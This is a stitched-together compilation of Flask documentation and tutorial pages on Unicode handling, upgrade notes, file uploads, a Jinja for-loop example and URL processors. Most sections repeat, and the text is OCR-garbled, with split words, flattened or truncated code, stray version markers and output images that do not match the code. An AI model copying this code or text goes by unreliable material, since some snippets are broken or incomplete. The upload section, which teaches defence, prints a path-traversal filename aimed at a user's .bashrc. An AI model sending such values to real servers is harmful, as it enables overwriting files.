**Title****Body**

Today I used Flask, and it was quite nice.

I liked it a lot.

[The tutorial project is available as an example in the Flask repository, if you want to com-](#)

pare your project with the final product as you follow the tutorial.

[Continue to Project Layout.](#)

# Unicode in Flask

Flask, like Jinja2 and Werkzeug, is totally Unicode based when it comes to text. Not only these libraries, also the majority of web related Python libraries that deal with text. If you don't know Unicode so far, you should probably read [The Absolute Minimum Every Software Developer Absolutely, Positively Must Know About Unicode and Character Sets](#). This part of the documentation just tries to cover the very basics so that you have a pleasant experience with Unicode related things.

## Automatic Conversion

Flask has a few assumptions about your application (which you can change of course) that give you basic and painless Unicode support:

- the encoding for text on your website is UTF-8
- internally you will always use Unicode exclusively for text except for literal strings with only ASCII character points.
- encoding and decoding happens whenever you are talking over a protocol that requires bytes to be transmitted.

So what does this mean to you?

HTTP is based on bytes. Not only the protocol, also the system used to address documents on servers (so called URLs or URIs). However HTML, which is usually transmitted on top of HTTP supports a large variety of character sets and which ones are used, are transmitted in an HTTP header. To not make this too complex Flask just assumes that if you are sending Unicode out you want it to be UTF-8 encoded. Flask will do the encoding and setting of the appropriate headers for you.

The same is true if you are talking to databases with the help of SQLAlchemy or a similar ORM system. Some databases have a protocol that already transmits Unicode and if they do not, SQLAlchemy or your other ORM should take care of that.

## The Golden Rule

So the rule of thumb: if you are not dealing with binary data, work with Unicode. What does working with Unicode in Python 2.x mean?

- as long as you are using ASCII code points only (basically numbers, some special characters of Latin letters without umlauts or anything fancy) you can use regular literals ('Hello World').

## Unicode in Flask

Flask, like Jinja2 and Werkzeug, is totally Unicode based when it comes to text. Not only these libraries, also the majority of web related Python libraries that deal with text. If you

[don't know Unicode so far, you should probably read The Absolute Minimum Every Software Developer Absolutely, Positively Must Know About Unicode and Character Sets. This](#)

[ware Developer Absolutely, Positively Must Know About Unicode and Character Sets. This](#)

part of the documentation just tries to cover the very basics so that you have a pleasant experience with Unicode related things.

### Automatic Conversion

Flask has a few assumptions about your application (which you can change of course) that give you basic and painless Unicode support: the encoding for text on your website is UTF-8

internally you will always use Unicode exclusively for text except for literal strings with only ASCII character points.

encoding and decoding happens whenever you are talking over a protocol that requires bytes to be transmitted.

So what does this mean to you?

HTTP is based on bytes. Not only the protocol, also the system used to address documents on servers (so called URLs or URLs). However HTML which is usually transmitted on top of HTTP supports a large variety of character sets and which ones are used, are transmitted in an HTTP header. To not make this too complex Flask just assumes that if you are sending Unicode out you want it to be UTF-8 encoded. Flask will do the encoding and setting of the appropriate headers for you.

The same is true if you are talking to databases with the help of SQLAlchemy or a similar ORM system. Some databases have a protocol that already transmits Unicode and if they do not, SQLAlchemy or your other ORM should take care of that.

## The Golden Rule

So the rule of thumb: if you are not dealing with binary data, work with Unicode. What does working with Unicode in Python 2.x mean?

as long as you are using ASCII code points only (basically numbers, some special characters of Latin letters without umlauts or anything fancy) you can use regular string

□ v: 1.1.x □

literals ('Hello World').

if you need anything else than ASCII in a string you have to mark this string as Unicode string by prefixing it with a lowercase *u*. (like u'Hänsel und Gretel') if you are using non-Unicode characters in your Python files you have to tell Python which encoding your file uses. Again, I recommend UTF-8 for this purpose. To tell the interpreter your encoding you can put the # -\*- coding: utf-8 -\*- into the first or second line of your Python source file.

Jinja is configured to decode the template files from UTF-8. So make sure to tell your editor to save the file as UTF-8 there as well.

## Encoding and Decoding Yourself

If you are talking with a filesystem or something that is not really based on Unicode you will have to ensure that you decode properly when working with Unicode interface. So for example if you want to load a file on the filesystem and embed it into a Jinja2 template you will have to decode it from the encoding of that file. Here the old problem that text files do not specify their encoding comes into play.

So do yourself a favour and limit yourself to UTF-8 for text files as well.

Anyways. To load such a file with Unicode you can use the built-in **str.decode()** method: **def read\_file(filename, charset='utf-8' ): with open(filename, 'r' ) as f: return f.read().decode(charset)** To go from Unicode into a specific charset such as UTF-8 you can use the **unicode.encode()** method:

```
def write_file(filename, contents, charset='utf-8' ): with
open(filename, 'w' ) as f: f.write(contents.encode(charset))
```

Configuring Editors

Most editors save as UTF-8 by default nowadays but in case your editor is not configured to do this you have to change it. Here some common ways to set your editor to store as UTF-8:

Vim: put `set enc=utf-8` to your `.vimrc` file.

Emacs: either use an encoding cookie or put this into your `.emacs` file:

v: 1.1.x

(prefer-coding-system 'utf-8) (setq default-buffer-file-coding-system 'utf-8) Notepad++:

1. Go to *Settings -> Preferences ...*

2. Select the “New Document/Default Directory” tab 3. Select “UTF-8 without BOM” as encoding

It is also recommended to use the Unix newline format, you can select it in the same panel but this is not a requirement.

v: 1.1.x

# Upgrading to Newer Releases

Flask itself is changing like any software is changing over time. Most of the changes are the nice kind, the kind where you don't have to change anything in your code to profit from a new release.

However every once in a while there are changes that do require some changes in your code or there are changes that make it possible for you to improve your own code quality by taking advantage of new features in Flask.

This section of the documentation enumerates all the changes in Flask from release to release and how you can change your code to have a painless updating experience.

Use the `pip` command to upgrade your existing Flask installation by providing the `--upgrade` parameter:

```
$ pip install --upgrade Flask
```

## Version 0.12

### Changes to `send_file`

The `filename` is no longer automatically inferred from file-like objects. This means that the following code will no longer automatically have `X-Sendfile` support, etag generation or MIME-type guessing:

```
response = send_file(open('/path/to/file.txt'))
```

Any of the following is functionally equivalent:

```
fname = '/path/to/file.txt'

# Just pass the filepath directly
response = send_file(fname)

# Set the MIME-type and ETag explicitly
response = send_file(open(fname), mimetype='text/plain')
response.set_etag(...)

# Set 'attachment_filename' for MIME-type guessing
# ETag still needs to be manually set
```

v 1.1.x ▾

## Upgrading to Newer Releases

Flask itself is changing like any software is changing over time. Most of the changes are the nice kind, the kind where you don't have to change anything in your code to profit from a new release.

However every once in a while there are changes that do require some changes in your code or there are changes that make it possible for you to improve your own code quality by taking advantage of new features in Flask.

This section of the documentation enumerates all the changes in Flask from release to release and how you can change your code to have a painless updating experience.

Use the **pip** command to upgrade your existing Flask installation by providing the --

upgrade parameter:

```
$ pip install --upgrade Flask
```

Version 0.12

### Changes to send\_file

The filename is no longer automatically inferred from file-like objects. This means that the following code will no longer automatically have X-Sendfile support, etag generation or MIME-type guessing:

```
response = send_file(open('/path/to/file.txt')) Any of the following is  
functionally equivalent:
```

```
fname = '/path/to/file.txt'
```

```
# Just pass the filepath directly
```

```
response = send_file(fname)
```

```
# Set the MIME-type and ETag explicitly

response = send_file(open(fname), mimetype='text/plain' )
response.set_etag(... )
```

*# Set attachment\_filename for MIME-type guessing*

v: 1.1.x

*# ETag still needs to be manually set*

```
response = send_file(open(fname), attachment_filename=fname)
response.set_etag(... )
```

The reason for this is that some file-like objects have an invalid or even misleading name attribute. Silently swallowing errors in such cases was not a satisfying solution.

Additionally the default of falling back to application/octet-stream has been restricted. If Flask can't guess one or the user didn't provide one, the function fails if no filename information was provided.

## Version 0.11

0.11 is an odd release in the Flask release cycle because it was supposed to be the 1.0 release. However because there was such a long lead time up to the release we decided to push out a 0.11 release first with some changes removed to make the transition easier. If you have been tracking the master branch which was 1.0 you might see some unexpected changes.

In case you did track the master branch you will notice that **flask --app** is removed now.

You need to use the environment variable to specify an application.

## Debugging

Flask 0.11 removed the `debug_log_format` attribute from Flask applications. Instead the new `LOGGER_HANDLER_POLICY` configuration can be used to disable the default log handlers and custom log handlers can be set up.

## Error handling

The behavior of error handlers was changed. The precedence of handlers used to be based

[on the decoration/call order of `errorhandler\(\)` and `register\_error\_handler\(\)`, re-](#)

spectively. Now the inheritance hierarchy takes precedence and handlers for more specific exception classes are executed instead of more general ones. See [Error handlers for specifics.](#)

[Trying to register a handler on an instance now raises `ValueError`.](#)

Note:

There used to be a logic error allowing you to register handlers only for exception *in-*

v: 1.1.x

*stances*. This was unintended and plain wrong, and therefore was replaced with the in-

tended behavior of registering handlers only using exception classes and HTTP error codes.

## Templating

The `render_template_string()` function has changed to autoescape template variables by default. This better matches the behavior of `render_template()`.

## Extension imports

Extension imports of the form flask.ext.foo are deprecated, you should use flask\_foo.

The old form still works, but Flask will issue a

flask.exthook.ExtDeprecationWarning for each extension you import the old way.

[We also provide a migration utility called flask-ext-migrate](#) that is supposed to automatically rewrite your imports for this.

## Version 0.10

The biggest change going from 0.9 to 0.10 is that the cookie serialization format changed from pickle to a specialized JSON format. This change has been done in order to avoid the damage an attacker can do if the secret key is leaked. When you upgrade you will notice two major changes: all sessions that were issued before the upgrade are invalidated and you can only store a limited amount of types in the session. The new sessions are by design much more restricted to only allow JSON with a few small extensions for tuples and strings with HTML markup.

In order to not break people's sessions it is possible to continue using the old session sys-

[tem by using the Flask-OldSessions extension.](#)

Flask also started storing the [flask.g object on the application context instead of the request context](#).

This change should be transparent for you but it means that you now can store things on the g object when there is no request context yet but an application context.

The old flask.Flask.request\_globals\_class attribute was renamed to

## [flask.Flask.app\\_ctx\\_globals\\_class.](#)

Version 0.9

v: 1.1.x

The behavior of returning tuples from a function was simplified. If you return a tuple it no longer defines the arguments for the response object you're creating, it's now always a tuple in the form (response, status, headers) where at least one item has to be provided. If you depend on the old behavior, you can add it easily by subclassing Flask: **class TraditionalFlask(Flask):**

```
def make_response(self, rv):
    if isinstance(rv, tuple):
        return self.response_class(*rv)
    return Flask.make_response(self, rv)
```

[If you maintain an extension that was using \\_request\\_ctx\\_stack before, please consider](#)

[changing to \\_app\\_ctx\\_stack if it makes sense for your extension.](#) For instance, the app context stack makes sense for extensions which connect to databases. Using the app context stack instead of the request context stack will make extensions more readily handle use cases outside of requests.

Version 0.8

Flask introduced a new session interface system. We also noticed that there was a naming collision between flask.session the module that implements sessions and

[flask.session which is the global session object.](#) With that introduction we moved the implementation details for the session system into a new module called **flask.sessions**.

If you used the previously undocumented session support we urge you to upgrade.

[If invalid JSON data was submitted Flask will now raise a \*\*BadRequest\*\* exception instead](#)

[of letting the default \*\*ValueError\*\* bubble up](#). This has the advantage that you no longer have to handle that error to avoid an internal server error showing up for the user. If you

[were catching this down explicitly in the past as \*\*ValueError\*\*](#) you will need to change this.

Due to a bug in the test client Flask 0.7 did not trigger teardown handlers when the test client was used in a with statement. This was since fixed but might require some changes in your test suites if you relied on this behavior.

## Version 0.7

In Flask 0.7 we cleaned up the code base internally a lot and did some backwards incompatible changes that make it easier to implement larger applications with Flask. Because we want to make upgrading as easy as possible we tried to counter the problems arising from these changes by providing a script that can ease the transition.

v: 1.1.x

The script scans your whole application and generates a unified diff with changes it assumes are safe to apply. However as this is an automated tool it won't be able to find all use cases and it might miss some. We internally spread a lot of deprecation warnings all over the place to make it easy to find pieces of code that it was unable to upgrade.

We strongly recommend that you hand review the generated patchfile and only apply the chunks that look good.

If you are using git as version control system for your project we recommend applying the patch with path -p1 < patchfile.diff and then using the interactive commit feature to only apply the chunks that look good.

To apply the upgrade script do the following:

1. Download the script: [flask-07-upgrade.py](#).

2. Run it in the directory of your application:

```
$ python flask-07-upgrade.py > patchfile.diff
```

3. Review the generated patchfile.

4. Apply the patch:

```
$ patch -p1 < patchfile.diff
```

5. If you were using per-module template folders you need to move some templates around. Previously if you had a folder named templates next to a blueprint named admin the implicit template path automatically was admin/index.html for a template file called templates/index.html. This no longer is the case. Now you need to name the template templates/admin/index.html. The tool will not detect this so you will have to do that on your own.

Please note that deprecation warnings are disabled by default starting with Python 2.7. In order to see the deprecation warnings that might be emitted you have to enable them

[with the warnings module.](#)

If you are working with windows and you lack the patch command line utility you can get it as part of various Unix runtime environments for windows including cygwin, msysgit or ming32. Also source control systems like svn, hg or git have builtin support for applying unified diffs as generated by the tool. Check the manual of your version control system for more information.

## Bug in Request Locals

□ v: 1.1.x □

Due to a bug in earlier implementations the request local proxies now raise a

[\*\*RuntimeError instead of an AttributeError when they are unbound.\*\*](#)

If you caught these exceptions with [\*\*AttributeError before, you should catch them with\*\*](#)

[\*\*RuntimeError now.\*\*](#)

Additionally the [\*\*send\\_file\(\) function is now issuing deprecation warnings if you depend\*\*](#)

on functionality that will be removed in Flask 0.11. Previously it was possible to use etags and mimetypes when file objects were passed. This was unreliable and caused issues for a few setups. If you get a deprecation warning, make sure to update your application to work with either filenames there or disable etag attaching and attach them yourself.

Old code:

```
return send_file(my_file_object)
```

```
return send_file(my_file_object)
```

New code:

```
return send_file(my_file_object, add_etags=False) Upgrading to  
new Teardown Handling
```

We streamlined the behavior of the callbacks for request handling. For things that modify

[\*\*the response the after\\_request\(\) decorators continue to work as expected, but for\*\*](#)

things that absolutely must happen at the end of request we introduced the new

[\*\*teardown\\_request\(\)\*\*](#) decorator. Unfortunately that change also made after-request work differently under error conditions. It's not consistently skipped if exceptions happen whereas previously it might have been called twice to ensure it is executed at the end of the request.

If you have database connection code that looks like this:

```
@app.after_request  
  
def after_request(response):  
  
    g.db.close()  
  
    return response
```

You are now encouraged to use this instead:

```
@app.teardown_request  
  
    v: 1.1.x  
  
def after_request(exception):  
  
    if hasattr(g, 'db'):   
  
        g.db.close()
```

On the upside this change greatly improves the internal code flow and makes it easier to customize the dispatching and error handling. This makes it now a lot easier to write unit tests as you can prevent closing down of database connections for a while. You can take advantage of the fact that the teardown callbacks are called when the response context is removed from the stack so a test can query the database after request handling: **with app.test\_client() as client:**  
**resp = client.get('/')**

*# g.db is still bound if there is such a thing*

*# and here it's gone*

## Manual Error Handler Attaching

While it is still possible to attach error handlers to **Flask.error\_handlers** it's discouraged to do so and in fact deprecated. In general we no longer recommend custom error handler attaching via assignments to the underlying dictionary due to the more complex internal handling to support arbitrary exception classes and blueprints. See **Flask.errorhandler()** for more information.

The proper upgrade is to change this:

```
app.error_handlers[403] = handle_error
```

Into this:

```
app.register_error_handler(403, handle_error)
```

Alternatively you should just attach the function with a decorator:

```
@app.errorhandler(403)
```

```
def handle_error(e):
```

```
...
```

(Note that **register\_error\_handler()** is new in Flask 0.7) Blueprint Support

□ v: 1.1.x □

Blueprints replace the previous concept of “Modules” in Flask. They provide better semantics for various features and work better with large applications. The update script provid-

ed should be able to upgrade your applications automatically, but there might be some cases where it fails to upgrade. What changed?

Blueprints need explicit names. Modules had an automatic name guessing scheme where the shortname for the module was taken from the last part of the import module. The upgrade script tries to guess that name but it might fail as this information could change at runtime.

Blueprints have an inverse behavior for `url_for()`. Previously `.foo` told `url_for()` that it should look for the endpoint `foo` on the application. Now it means “relative to current module”. The script will inverse all calls to `url_for()` automatically for you. It will do this in a very eager way so you might end up with some unnecessary leading dots in your code if you’re not using modules.

Blueprints do not automatically provide static folders. They will also no longer automatically export templates from a folder called `templates` next to their location however but it can be enabled from the constructor. Same with static files: if you want to continue serving static files you need to tell the constructor explicitly the path to the static folder (which can be relative to the blueprint’s module path).

Rendering templates was simplified. Now the blueprints can provide template folders which are added to a general template searchpath. This means that you need to add another subfolder with the blueprint’s name into that folder if you want `blueprintname/template.html` as the template name.

If you continue to use the `Module` object which is deprecated, Flask will restore the previous behavior as good as possible. However we strongly recommend upgrading to the new blueprints as they provide a lot of useful improvement such as the ability to attach a blueprint multiple times, blueprint specific error handlers and a lot more.

Version 0.6

Flask 0.6 comes with a backwards incompatible change which affects the order of after-request handlers. Previously they were called in the order of the registration, now they are called in reverse order. This change was made so that Flask behaves more like people expected it to work and how other systems handle request pre- and post-processing. If you depend on the order of execution of post-request functions, be sure to change the order.

Another change that breaks backwards compatibility is that context processors will no longer override values passed directly to the template rendering function. If for example request is as variable passed directly to the template, the default context processor will not override it with the current request object. This makes it easier to extend context processors later to inject additional variables without breaking existing template not expecting

□ v: 1.1.x □

them.

## Version 0.5

Flask 0.5 is the first release that comes as a Python package instead of a single module.

There were a couple of internal refactoring so if you depend on undocumented internal details you probably have to adapt the imports.

The following changes may be relevant to your application:  
autoescaping no longer happens for all templates. Instead it is configured to only happen on files ending with .html, .htm, .xml and .xhtml. If you have templates with

[different extensions you should override the select\\_jinja\\_autoescape\(\) method.](#)

Flask no longer supports zipped applications in this release. This functionality might come back in future releases if there is demand for this feature. Removing support for this makes the Flask internal code easier to understand and fixes a couple of small issues that make debugging harder than necessary.

The `create_jinja_loader` function is gone. If you want to customize the Jinja loader now, use the [`create\_jinja\_environment\(\)`](#) method instead.

## Version 0.4

For application developers there are no changes that require changes in your code. In case you are developing on a Flask extension however, and that extension has a unittest-mode you might want to link the activation of that mode to the new `TESTING` flag.

## Version 0.3

Flask 0.3 introduces configuration support and logging as well as categories for flashing messages. All these are features that are 100% backwards compatible but you might want to take advantage of them.

### Configuration Support

The configuration support makes it easier to write any kind of application that requires some sort of configuration. (Which most likely is the case for any application out there).

If you previously had code like this:

```
app.debug = DEBUG
```

```
app.secret_key = SECRET_KEY
```

□ v: 1.1.x □

You no longer have to do that, instead you can just load a configuration into the config object. [How this works is outlined in Configuration Handling](#).

## Logging Integration

Flask now configures a logger for you with some basic and useful defaults. If you run your application in production and want to profit from automatic error logging, you might be interested in attaching a proper log handler. Also you can start logging warnings and er-

[rors into the logger when appropriately. For more information on that, read Application Errors.](#)

## Categories for Flash Messages

Flash messages can now have categories attached. This makes it possible to render errors, warnings or regular messages differently for example. This is an opt-in feature because it requires some rethinking in the code.

[Read all about that in the Message Flashing pattern.](#)

v: 1.1.x

# Uploading Files

Ah yes, the good old problem of file uploads. The basic idea of file uploads is actually quite simple. It basically works like this:

1. A `<form>` tag is marked with `enctype="multipart/form-data"` and an `<input type="file">` is placed in that form.
2. The application accesses the file from the `files` dictionary on the request object.
3. use the `save()` method of the file to save the file permanently somewhere on the filesystem.

## A Gentle Introduction

Let's start with a very basic application that uploads a file to a specific upload folder and displays a file to the user. Let's look at the bootstrapping code for our application:

```
import os
from flask import Flask, flash, request, redirect, url_for
from werkzeug.utils import secure_filename

UPLOAD_FOLDER = '/path/to/the/uploads'
ALLOWED_EXTENSIONS = {'txt', 'pdf', 'png', 'jpg', 'jpeg', 'gif'}

app = Flask(__name__)
app.config['UPLOAD_FOLDER'] = UPLOAD_FOLDER
```

So first we need a couple of imports. Most should be straightforward, the `werkzeug.secure_filename()` is explained a little bit later. The `UPLOAD_FOLDER` is where we will store the uploaded files and the `ALLOWED_EXTENSIONS` is the set of allowed file extensions.

Why do we limit the extensions that are allowed? You probably don't want your users to be able to upload everything there if the server is directly sending out the data to the client. That way you can make sure that users are not able to upload HTML files that would cause XSS problems (see Cross-Site Scripting (XSS)). Also make sure to disallow .php files if the server executes them, but who has PHP installed on their server, right? :)

Next the functions that check if an extension is valid and that uploads the file and redirects the user to the URL for the uploaded file:

```
def allowed_file(filename):
    return '.' in filename and \
           filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS
```

## Uploading Files

Ah yes, the good old problem of file uploads. The basic idea of file uploads is actually quite simple. It basically works like this:

1. A <form> tag is marked with enctype=multipart/form-data and an <input type=file> is placed in that form.
2. The application accesses the file from the **files** dictionary on the request object.
3. use the [\*\*save\(\)\*\*](#) method of the file to save the file permanently somewhere on the filesystem.

## A Gentle Introduction

Let's start with a very basic application that uploads a file to a specific upload folder and displays a file to the user. Let's look at the bootstrapping code for our application: **import os**

```
from flask import Flask, flash, request, redirect, url_for
from werkzeug.utils import secure_filename
UPLOAD_FOLDER = '/path/to/the/uploads'
ALLOWED_EXTENSIONS = {'txt', 'pdf', 'png', 'jpg', 'jpeg', 'gif'}
```

app = Flask(\_\_name\_\_)

```
app.config['UPLOAD_FOLDER'] = UPLOAD_FOLDER
```

So first we need a couple of imports. Most should be straightforward, the **werkzeug.secure\_filename()** is explained a little bit later. The **UPLOAD\_FOLDER** is where we will store the uploaded files and the **ALLOWED\_EXTENSIONS** is the set of allowed file extensions.

Why do we limit the extensions that are allowed? You probably don't want your users to be able to upload everything there if the server is directly sending out the data to the client.

That way you can make sure that users are not able to upload HTML files that would cause

[XSS problems \(see Cross-Site Scripting \(XSS\)\)](#). Also make sure to disallow .php files if the server executes them, but who has PHP installed on their server, right? :) Next the functions that check if an extension is valid and that uploads the file and redirects the user to the URL for the uploaded file:

```
def allowed_file(filename):
    return '.' in filename and \
        filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS
@app.route('/', methods=['GET', 'POST']) def upload_file():
    if request.method == 'POST':
        # check if the post request has the file part
        if 'file' not in request.files: flash('No file part')
        return redirect(request.url)
        file = request.files['file']
        # if user does not select file, browser also
        # submit an empty part without filename
        if file.filename == '':
            flash('No selected file')
        return redirect(request.url)
        if file and allowed_file(file.filename): filename =
            secure_filename(file.filename)
```

```
file.save(os.path.join(app.config['UPLOAD_FOLDER'], filename))
return redirect(url_for('uploaded_file', filename=filename))

return ""

<!doctype html>

<title>Upload new File</title>

<h1>Upload new File</h1>

<form method=post enctype=multipart/form-data>

<input type=file name=file>

<input type=submit value=Upload>

</form>

""
```

So what does that [secure\\_filename\(\)](#) function actually do? Now the problem is that there is that principle called “never trust user input”. This is also true for the filename of an uploaded file. All submitted form data can be forged, and filenames can be dangerous. For the moment just remember: always use that function to secure a filename before storing it directly on the filesystem.

Information for the Pros:

[So you're interested in what that secure\\_filename\(\) function does and what the prob-](#)

lem is if you're not using it? So just imagine someone would send the following information as *filename* to your application:

```
filename = "../../../home/username/.bashrc"
```

Assuming the number of .. is correct and you would join this with the UPLOAD\_FOLDER

the user might have the ability to modify a file on the server's filesystem he or she should

not modify. This does require some knowledge about how the application looks like, but trust me, hackers are patient :)

Now let's look how that function works:

```
>>> secure_filename('..../..../..../home/username/.bashrc' )
```

```
'home_username_.bashrc'
```

Now one last thing is missing: the serving of the uploaded files. In the **upload\_file()** we redirect the user to url\_for('uploaded\_file', filename=filename), that is,

/uploads/filename. So we write the **uploaded\_file()** function to return the file of that name. As of Flask 0.5 we can use a function that does that for us: **from flask import send\_from\_directory**

```
@app.route('/uploads/<filename>' )
```

```
def uploaded_file(filename):
```

```
    return send_from_directory(app.config['UPLOAD_FOLDER'], filename)
```

Alternatively you can register *uploaded\_file* as *build\_only* rule and use the **SharedDataMiddleware**. This also works with older versions of Flask: **from werkzeug.middleware.shared\_data import SharedDataMiddleware app.add\_url\_rule('/uploads/<filename>', 'uploaded\_file', build\_only=True)**

```
app.wsgi_app = SharedDataMiddleware(app.wsgi_app, {
```

```
    '/uploads' : app.config['UPLOAD_FOLDER'] }
```

)

If you now run the application everything should work as expected.

## Improving Uploads

### *Changelog*

So how exactly does Flask handle uploads? Well it will store them in the webserver's memory if the files are reasonable small otherwise in a temporary location (as returned by

[\*\*tempfile.gettempdir\(\)\*\*](#)). But how do you specify the maximum file size after which an upload is aborted? By default Flask will happily accept file uploads to an unlimited amount of memory, but you can limit that by setting the MAX\_CONTENT\_LENGTH config key:

```
from flask import Flask, Request app = Flask(__name__)
```

```
app.config['MAX_CONTENT_LENGTH'] = 16 * 1024 * 1024
```

The code above will limit the maximum allowed payload to 16 megabytes. If a larger file is

[transmitted, Flask will raise a \*\*RequestEntityTooLarge\*\* exception.](#)

## Connection Reset Issue:

When using the local development server, you may get a connection reset error instead of a 413 response. You will get the correct status response when running the app with a production WSGI server.

This feature was added in Flask 0.6 but can be achieved in older versions as well by sub-classing the request object. For more information on that consult the Werkzeug documentation on file handling.

## Upload Progress Bars

A while ago many developers had the idea to read the incoming file in small chunks and store the upload progress in the database to be able to poll the progress with JavaScript from the client. Long story short: the client asks the server every 5 seconds how much it has transmitted already. Do you realize the irony? The client is asking for something it should already know.

## An Easier Solution

Now there are better solutions that work faster and are more reliable. There are JavaScript libraries like [jQuery that have form plugins to ease the construction of progress bar.](#)

Because the common pattern for file uploads exists almost unchanged in all applications dealing with uploads, there is also a Flask extension called [Flask-Uploads](#) that implements a full fledged upload mechanism with white and blacklisting of extensions and more.

# Python | Using for loop in Flask

**Prerequisite:** [HTML Basics](#), [Python Basics](#), [Flask](#)

It is not possible to write front-end course every time user make changes in his/her profile. We use a template and it generates code according to the content.

Flask is one of the web development frameworks written in Python. Through flask, a loop can be run in the HTML code using **jinja template** and automatically HTML code can be generated using this.

The code will be stored in Directories in the format of Flask. So we will be making two directories,

- **static** – For static Files like images, css, js
- **templates** – For Html templates

**app.py** file which will contain all the Python file will be stored in the main directory and **index.html** file will be stored in templates.

## **app.py**

The code of app.py is same for both examples. We will print a Python list with Some names of Pokemons first in the format of a list and then a table.

## Python | Using for loop in Flask **Prerequisite:** [HTML Basics](#), [Python Basics](#), [Flask](#)

It is not possible to write front-end course every time user make changes in his/her profile. We use a template and it generates code according to the content.

Flask is one of the web development frameworks written in Python. Through flask, a loop can be run in the HTML code using jinja template and automatically HTML code can be generated using this.

The code will be stored in Directories in the format of Flask. So we will be making two directories, **static** – For static Files like images, css, js **templates** – For Html templates **app.py** file which will contain all the Python file will be stored in the main directory and index.html file will be stored in templates.

### **app.py**

The code of app.py is same for both examples. We will print a Python list with Some names of Pokemons first in the format of a list and then a table.

```
# importing modules from flask import Flask, render_template  
# declaring app name  
app = Flask(__name__)  
  
# making list of pokemons  
  
Pokemons =[ "Pikachu", "Charizard", "Squirtle", "Jigglypuf",  
"Bulbasaur", "Gengar", "Charmander", "Mew", "L  
  
# defining home page
```

```
@app.route('/')
def homepage():
    # returning index.html and list
    # and length of list to html page return render_template("index.html",
    len = len(Pokemo)
    # if __name__ == '__main__':
    # running app
```

app.run(use\_reloader = True, debug = True) **Example #1: Making a List** We will use the argument Pokemons passed from python file here to automatically print a list instead of Writing it everytime.

### **index.html**

```
<!DOCTYPE html>
<html>
<head>
<title>For loop in Flask</title>
</head>
```



```
1. Bulbasaur
2. Charmander
3. Squirtle
4. Jenynx
5. Blissey
6. Gyarados
7. Cleffa
8. Chikorita
9. Togepi
10. Gyarados
```



```
<body>
<ol>
<!-- For loop logic of jinja template --&gt;
{%for i in range(0, len)%}
&lt;li&gt;{{Pokemons[i]}}&lt;/li&gt;
{%endfor%}
&lt;/ol&gt;
&lt;/body&gt;
&lt;/html&gt;</pre>
```

## Output:

Without writing any data of list, the list will be automatically generated. You can use the css and js to make these look beautiful.

## Example #2: Making a Table

We will use the argument Pokemons passed from python file here to automatically print a table instead of Writing it our self. Code for app.py for this example is same as the above one.

### **index.html**

```
<!DOCTYPE html>

<html>

<head>

<title>For loop in Flask</title>

</head>

<!-- Adding some style to table (OPTIONAL) -->

<style type="text/css"> th:tr{

color: blue;

}

tr:nth-of-type(2n){

border: 1px solid black;

background-color: rgba(150, 150, 150, 0.5);

}

td{

padding: 8px 8px;

border: 1px solid black;

}
```

```
</style>

< body>

< table style="margin-left: 20px;">

<!-- Table headers -->

< th>

< tr style="color: green; ">

< td>Serial Number</td>

< td>Pokemon Name</td>

</tr>

</th>

<!-- For loop logic of jinja template -->

{%for i in range(0, len)%}

<!-- table rows -->

< tr>

< td>{{i}}</td>

< td>{{Pokemons[i]}}</td>

{%endfor%}

</tr>


</table>

</body>
```

</html>

## Output:

Without writing any data of list, the table will be automatically



Serial Number	Pokemon Name
1	Pikachu
2	Charmander
3	Squirtle
4	Bulbasaur
5	Rattata
6	Cleffa
7	Chikorita
8	Mudkip
9	Treecko
10	Grovyle



generated.

**Instructions to Run code:** Download the files from link provided above or make and store the code in the same format Run the app.py file in root directory Go to the local host ( <http://127.0.0.1:5000/> in my case) and there you have the website

# Using URL Processors

## ► Changelog

Flask 0.7 introduces the concept of URL processors. The idea is that you might have a bunch of resources with common parts in the URL that you don't always explicitly want to provide. For instance you might have a bunch of URLs that have the language code in it but you don't want to have to handle it in every single function yourself.

URL processors are especially helpful when combined with blueprints. We will handle both application specific URL processors here as well as blueprint specifics.

## Internationalized Application URLs

Consider an application like this:

```
from flask import Flask, g

app = Flask(__name__)

@app.route('/<lang_code>/')
def index(lang_code):
    g.lang_code = lang_code
    ...

@app.route('/<lang_code>/about')
def about(lang_code):
    g.lang_code = lang_code
    ...
```

This is an awful lot of repetition as you have to handle the language code setting on the `g` object yourself in every single function. Sure, a decorator could be used to simplify this, but if you want to generate URLs from one function to another you would have to still provide the language code explicitly which can be annoying.

For the latter, this is where `url_defaults()` functions come in. They can automatically inject values into a call to `url_for()`. The code below checks if the language code is not yet in the dictionary of URL values and if the endpoint wants a value named `'lang_code'`:

```
@app.url_defaults
def add_language_code(endpoint, values):
    if 'lang_code' in values or not g.lang_code:
        return
```

## Using URL Processors

### *Changelog*

Flask 0.7 introduces the concept of URL processors. The idea is that you might have a bunch of resources with common parts in the URL that you don't always explicitly want to provide. For instance you might have a bunch of URLs that have the language code in it but you don't want to have to handle it in every single function yourself.

URL processors are especially helpful when combined with blueprints. We will handle both application specific URL processors here as well as blueprint specifics.

### Internationalized Application URLs

Consider an application like this:

```
from flask import Flask, g

app = Flask(__name__)

@app.route('/<lang_code>/')
def index(lang_code):
    g.lang_code = lang_code
    ...

@app.route('/<lang_code>/about')
def about(lang_code):
    g.lang_code = lang_code
    ...
```

This is an awful lot of repetition as you have to handle the language code setting on the g

